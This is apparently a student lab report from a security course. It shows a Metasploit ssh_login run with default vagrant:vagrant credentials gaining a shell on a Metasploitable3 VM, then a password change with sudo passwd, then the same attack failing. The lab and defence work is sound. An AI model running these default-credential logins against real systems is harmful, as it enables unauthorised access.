



ICS344PROJECT: PHASE 3

Section:1 Group:9



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Phase 3: Changing Default SSH Credentials to Prevent Unauthorized Access

Before defense


```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: Open an interactive Ruby terminal with irb
```

```
kali@kali: ~  
File Actions Edit View Help  
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant  
USERNAME => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant  
PASSWORD => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.56.101:22 - Starting bruteforce  
[+] 192.168.56.101:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'  
[*] SSH session 1 opened (192.168.56.102:46381 → 192.168.56.101:22) at 2025-05-01 11:12:51 -0400  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > sessions  
  
Active sessions  
-----  


| Id | Name | Type        | Information | Connection                                                |
|----|------|-------------|-------------|-----------------------------------------------------------|
| 1  |      | shell linux | SSH kali @  | 192.168.56.102:46381 → 192.168.56.101:22 (192.168.56.101) |

  
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1  
[*] Starting interaction with 1...  
  
whoami  
vagrant  
uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ls  
VBoxGuestAdditions.iso  
█
```

The defense



```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: vagrant
Password:
Last login: Fri May 2 02:54:37 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ sudo passwd vagrant
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
vagrant@metasploitable3-ub1404:~$
```

After the defense

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: You can upgrade a shell to a Meterpreter session on many  
platforms using sessions -u <session_id>
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant  
USERNAME => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant  
PASSWORD => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.56.101:22 - Starting bruteforce  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

In Phase 3, we implemented a security defense to protect the SSH service on the victim machine (Metasploitable3). The attack conducted in Phase 1 relied on the default credentials (vagrant:vagrant) to gain remote shell access through SSH. To mitigate this, we changed the default password of the vagrant user on the victim machine using the command `sudo passwd vagrant` and chose a stronger, unknown password. This action directly invalidated the attack vector previously used. To validate the effectiveness of the defense, we re-executed the same attack from the attacker machine using Metasploit's `auxiliary/scanner/ssh/ssh_login` module with the old credentials. As expected, the module scanned the host but failed to authenticate — confirming that the system no longer allowed access with the previously known credentials. This demonstrates a successful before-and-after security improvement, proving that simple configuration changes like credential hardening can immediately neutralize a critical threat.